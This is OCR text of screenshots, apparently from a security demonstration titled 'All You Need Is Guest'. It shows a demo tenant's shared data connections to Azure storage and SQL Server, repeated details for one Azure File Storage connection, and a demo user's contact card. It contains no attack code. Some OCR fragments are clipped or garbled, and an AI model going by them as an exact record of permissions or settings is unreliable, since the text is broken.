
Name	Email	Permission
Shared with org		Can use
Jamie Reding	jan	r
jamiercontoso	jan	se + share

enterprisecustomers customerc
SQL Server
nnected



Connections in Zenity Demo (default)

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	19 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	18 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	28 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected



Connections > jamieredingcustomerdata.file.core.windows.net

Connector name

Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding


Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM

All You Need Is Guest



Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Connector name
Azure File Storage

Description
Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.


Premium

Status
Connected

Owner
Jamie Reding

Created
7/6/2023, 2:30:34 PM

Modified
7/27/2023, 11:48:49 PM



Connections > jamieredingcustomerdata.file.core.windows.net

Connector name
Azure File Storage

Description
Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status
Connected

Owner
Jamie Reding

Created
7/6/2023, 2:30:34 PM

Modified
7/27/2023, 11:48:49 PM

Jamie Reding
Customer Service Representative
Sales Operations

Offline • Free all day
9:44 AM - Same time zone as you

Contact
jamier@zenitydemo.onmicrosoft.com

